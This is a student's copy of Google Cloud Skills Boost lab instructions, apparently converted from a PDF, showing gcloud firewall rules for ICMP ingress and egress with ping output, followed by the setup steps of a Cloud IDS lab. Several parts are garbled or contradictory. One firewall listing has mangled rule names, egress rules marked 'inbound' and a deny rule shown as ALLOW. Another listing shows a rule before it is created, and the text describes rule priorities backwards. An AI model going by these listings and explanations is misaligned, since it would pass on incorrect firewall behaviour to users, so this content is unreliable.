In this task, you set the firewall rule priority to deny ICMP traffic. You then verify that any traffic that does not match the rule priority is denied.

So far, all the rules created have been ingress allow rules, so the priority has not been important. Firewall rules can be both allow and deny, can specify ingress and egress, and have a priority from 0 to 65,535. If you do not set a priority, the default is **1,000**. Rules are evaluated based on priority, starting from the lowest value. The first rule that matches gets applied.

- In the first Cloud Shell session, verify that you are still connected to the **mynet-vm-1** instance.  
You can tell because the prompt will be: `qwiklabs@mynet-vm-1:~$`.

If not connected, use the following command to reconnect:

```
gcloud compute ssh qwiklabs@mynet-vm-1 --zone Zone 1
```

- Verify that you can still ping the **mynet-vm-2** instance:

```
ping mynet-vm-2.Zone 2
```

- Press **Ctrl+C** to stop ping.

```

student-02-0c357d44ee58@mynet-vm-1:~$ ping mynet-vm-2.asia-southeast1-b
PING mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2) 56(84) bytes
of data.

rtt min/avg/max/mdev = 302.402/306.291/309.545/3.275 ms
student-02-0c357d44ee58@mynet-vm-1:~$ []

```

4. Switch to your second Cloud Shell window (or open a new one).
5. In the second Cloud Shell, create a firewall ingress rule to deny ICMP traffic from any IP with a priority of 500:

```

gcloud compute firewall-rules create \
mynetwork-ingress-deny-icmp-all --network \
mynetwork --action DENY --direction INGRESS --rules icmp \
--priority 500

```

```

student_02_0c357d44ee58@cloudshell:- (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute firewall-rules
create \
mynetwork-ingress-deny-icmp-all --network \
mynetwork --action DENY --direction INGRESS --rules icmp \
--priority 500
creating firewall...working..Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-
02-7d94046ede3e/global/firewalls/mynetwork-ingress-deny-icmp-all].
creating firewall...done.
NAME: mynetwork-ingress-deny-icmp-all
NETWORK: mynetwork
DIRECTION: INGRESS
PRIORITY: 500
ALLOW:
DENY: icmp
DISABLED: False
student_02_0c357d44ee58@cloudshell:- (qwiklabs-gcp-02-7d94046ede3e)$ []

```

6. Switch back to the first Cloud Shell connected to the **mynet-vm-1** instance, and try to ping the **mynet-vm-2** instance:

**ping mynet-vm-2.Zone 2**

It should no longer work. This new rule has a priority of 500, where the allow rule is 1,000.

7. Press **Ctrl+C** to stop ping.

```

student-02-0c357d44ee58@mynet-vm-1:~$ ping mynet-vm-2.asia-southeast1-b
PING mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2) 56(84) bytes
^C
--- mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7146ms
student-02-0c357d44ee58@mynet-vm-1:~$ 

```

Now change the deny rule to a priority of 2,000.

- In the second Cloud Shell, modify the firewall rule just created and change the priority to 2000:

```

gcloud compute firewall-rules update \
mynetwork-ingress-deny-icmp-all \
--priority 2000

```

```

student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute firewall-rules
update \
mynetwork-ingress-deny-icmp-all \
--priority 2000
Updated [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-7d94046ede3e/global/firewa
lls/mynetwork-ingress-deny-icmp-all].
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ 

```

- Switch back to the first Cloud Shell connected to the **mynet-vm-1** instance, and try to ping the **mynet-vm-2** instance again:

**ping mynet-vm-2.Zone 2**

This time it will work because the deny rule has a lower priority, so the allow rule is the first matching rule.

- Press **Ctrl+C** to stop ping.

```

student-02-0c357d44ee58@mynet-vm-1:~$ ping mynet-vm-2.asia-southeast1-b
PING mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2) 56(84) bytes
^C
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): icmp_seq=1 ttl=64 time=321 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): icmp_seq=2 ttl=64 time=319 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): icmp_seq=3 ttl=64 time=310 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): icmp_seq=4 ttl=64 time=310 ms
64 bytes from mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2): icmp_seq=5 ttl=64 time=310 ms
^C
--- mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 309.543/313.623/320.512/4.996 ms
student-02-0c357d44ee58@mynet-vm-1:~$ 

```

## Task 6. Configure egress firewall rules



In this task, you create an egress firewall rule and set the priority to 10,000. You then verify that both ingress and egress rule allow that traffic.

- From the second Cloud Shell window, list all the current firewall rules:

```
gcloud compute firewall-rules list \
```

```
--filter="network:mynetwork"
```

Currently, the VMs are still able to ping each other because the rule that denies ICMP has a higher priority than the allow ICMP rule.

```
gcloud compute firewall-rules list \
--filter="network:mynetwork"

NAME: allow-icmp-allow-icmp
NETWORK: mynetwork
DIRECTION: INGRESS
PRIORITY: 1000
ALLOW: icmp
DISABLED: False

NAME: mynetwork-ingress-allow-icmp
NETWORK: mynetwork
DIRECTION: INGRESS
PRIORITY: 1000
ALLOW: icmp
DISABLED: False

NAME: mynetwork-egress-deny-icmp
NETWORK: mynetwork
DIRECTION: EGRESS
PRIORITY: 10000
DENY: icmp
DISABLED: False
```

Now try an egress rule.



2. Create a firewall egress rule to block ICMP traffic from any IP with a priority of 10000:

```
gcloud compute firewall-rules create \
```

```
mynetwork-egress-deny-icmp-all --network \
```

```
mynetwork --action DENY --direction EGRESS --rules icmp \
```

```
--priority 10000
```

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute firewall-rules create \
mynetwork-egress-deny-icmp-all --network \
mynetwork --action DENY --direction EGRESS --rules icmp \
--priority 10000
Creating firewall...working...Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-7d94046ede3e/global/firewalls/mynetwork-egress-deny-icmp-all].
Creating firewall...done.
NAME: mynetwork-egress-deny-icmp-all
NETWORK: mynetwork
DIRECTION: EGRESS
PRIORITY: 10000
ALLOW:
DENY: icmp
DISABLED: False
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$
```

3. List all the current firewall rules again:

```
gcloud compute firewall-rules list \
```

```
--filter="network:mynetwork"
```

Notice that the egress rule priority is set to 10,000, which is much higher than the rules created earlier.

The screenshot shows a Windows desktop environment. On the left, a browser window displays the Google Cloud Skills Boost website, specifically the Networking in Google Cloud Network Security section. On the right, a Cloud Shell Editor window is open, showing the command-line interface for listing firewall rules. The terminal output shows two firewall rules: one for ingress traffic (priority 1000) and one for egress traffic (priority 10000). Both rules allow ICMP traffic and apply to the 'mynetwork' network.

```
student_02-0c357d44ee58@mynet-vm-1:~$ gcloud compute firewall-rules list \
--filter="network:mynetwork"

NAME: mynetwork-ingress-all-icmp-inbound
NETWORK: mynetwork
NAME: mynetwork-express-deleg-icmp-all
NETWORK: mynetwork
DESCRIPTION: ingress
PRIORITY: 1000
ACTION: ALLOW
DIR: INGRESS
PROT: icmp
ENABLED: True

NAME: mynetwork-ingress-all-icmp-outbound
NETWORK: mynetwork
DESCRIPTION: inbound
PRIORITY: 1000
ACTION: ALLOW
DIR: INGRESS
PROT: icmp
ENABLED: True

NAME: mynetwork-egress-allow-ext-icmp-cb
NETWORK: mynetwork
DESCRIPTION: inbound
PRIORITY: 1000
ACTION: ALLOW
DIR: EGRESS
PROT: icmp
ENABLED: True

NAME: mynetwork-egress-deleg-icmp-all
NETWORK: mynetwork
DESCRIPTION: inbound
PRIORITY: 10000
ACTION: ALLOW
DIR: EGRESS
PROT: icmp
ENABLED: True

To show all fields of the Firewall, please show in JSON format: --format=json
To show all fields in yaml format, please see the example in --help.
```

4. Switch back to the first Cloud Shell connected to the **mynet-vm-1** instance and try to ping the **mynet-vm-2** instance:

**ping mynet-vm-2.Zone 2**

**It should no longer work.** Even though the egress rule has a much higher priority of 10,000, it is still blocking traffic. This is because for traffic to be allowed, there must be both an ingress and egress rule allowing that traffic. The priority of ingress rules does not affect the priority of egress rules.

5. Press **Ctrl+C** to stop ping.

The screenshot shows a terminal window on the 'mynet-vm-1' instance. A 'ping' command is running to the 'mynet-vm-2' instance. The user presses Ctrl+C to stop the ping process. The terminal shows the command entered and the resulting ping statistics, which indicate 8 packets transmitted, 0 received, and 100% packet loss.

```
rtt min/avg/max/mdev = 309.543/313.623/320.512/4.996 ms
student-02-0c357d44ee58@mynet-vm-1:~$ ping mynet-vm-2.asia-southeast1-b
PING mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2) 56(84) bytes
s of data.
^C
--- mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7150ms

student-02-0c357d44ee58@mynet-vm-1:~$
```

**Congratulations!**

In this lab, you did the following:

- Created an auto-mode network, a custom-mode network, and associated subnetworks.
- Investigated firewall rules in the default network, and then deleted the default network.
- Used firewall rule features for more precise and flexible control of connections.



## End your lab

When you have completed your lab, click **End Lab**. Google Cloud Skills Boost removes the resources you've used and cleans the account for you.

## LAB 3: GETTING STARTED WITH CLOUD IDS

### Overview

In this lab, you deploy [Cloud Intrusion Detection System \(Cloud IDS\)](#), a next-generation advanced intrusion detection service that provides threat detection for intrusions, malware, spyware, and command-and-control attacks. You simulate multiple attacks and view the threat details in the Google Cloud console.

## Objectives

In this lab, you learn how to perform the following tasks:

- Build out a Google Cloud networking environment as shown in the previous diagram.
- Create a Cloud IDS endpoint.
- Create two virtual machines using gcloud CLI commands.
- Create a Cloud IDS packet mirroring policy.
- Simulate attack traffic from a virtual machine.
- View threat details in the Cloud console and Cloud Logging.

## Setup

For each lab, you get a new Google Cloud project and set of resources for a fixed time at no cost.

1. Click the **Start Lab** button. If you need to pay for the lab, a pop-up opens for you to select your payment method. On the left is the **Lab Details** panel with the following:
  - The **Open Google Cloud console** button
  - Time remaining
  - The temporary credentials that you must use for this lab
  - Other information, if needed, to step through this lab
2. Click **Open Google Cloud console** (or right-click and select **Open Link in Incognito Window** if you are running the Chrome browser).

The lab spins up resources, and then opens another tab that shows the **Sign in** page.

**Tip:** Arrange the tabs in separate windows, side-by-side.

**Note:** If you see the **Choose an account** dialog, click **Use Another Account**.

3. If necessary, copy the **Username** below and paste it into the **Sign in** dialog.

"Username"

You can also find the **Username** in the **Lab Details** panel.

4. Click **Next**.
5. Copy the **Password** below and paste it into the **Welcome** dialog.

"Password"



You can also find the **Password** in the **Lab Details** panel.



6. Click **Next**.

**Important:** You must use the credentials the lab provides you. Do not use your Google Cloud account credentials. **Note:** Using your own Google Cloud account for this lab may incur extra charges.

7. Click through the subsequent pages:

- Accept the terms and conditions.
- Do not add recovery options or two-factor authentication (because this is a temporary account).
- Do not sign up for free trials.

After a few moments, the Google Cloud console opens in this tab.

**Note:** To view a menu with a list of Google Cloud products and services, click the **Navigation menu** at the top-left, or type the service or product name in the **Search** field.

The screenshot shows the Google Cloud Platform dashboard for project 'qwiklabs-gcp-02-77d15e025e74'. The left sidebar includes sections for Solutions, Pinned products, Products (Billing, IAM & Admin, Marketplace, APIs & Services, Vertex AI, Compute Engine, Kubernetes Engine, Cloud Storage, Security), and Cloud Overview. The main area displays Project info (Project name: qwiklabs-gcp-02-77d15e025e74, Project number: 422723440986, Project ID: qwiklabs-gcp-02-77d15e025e74), API requests (Requests (requests/sec): 0.081), and Google Cloud Platform status (All services normal). Other sections include Billing (Estimated charges: USD 0.00 for Oct 1 - 19, 2023), Monitoring (Create my dashboard, Set up alerting policies, Create uptime check), and a 'Cloud status dashboard' link.

## Activate Google Cloud Shell



**Google Cloud Shell** is a virtual machine that is loaded with development tools. It offers a persistent 5GB home directory and runs on the Google Cloud.

Google Cloud Shell provides command-line access to your Google Cloud resources.

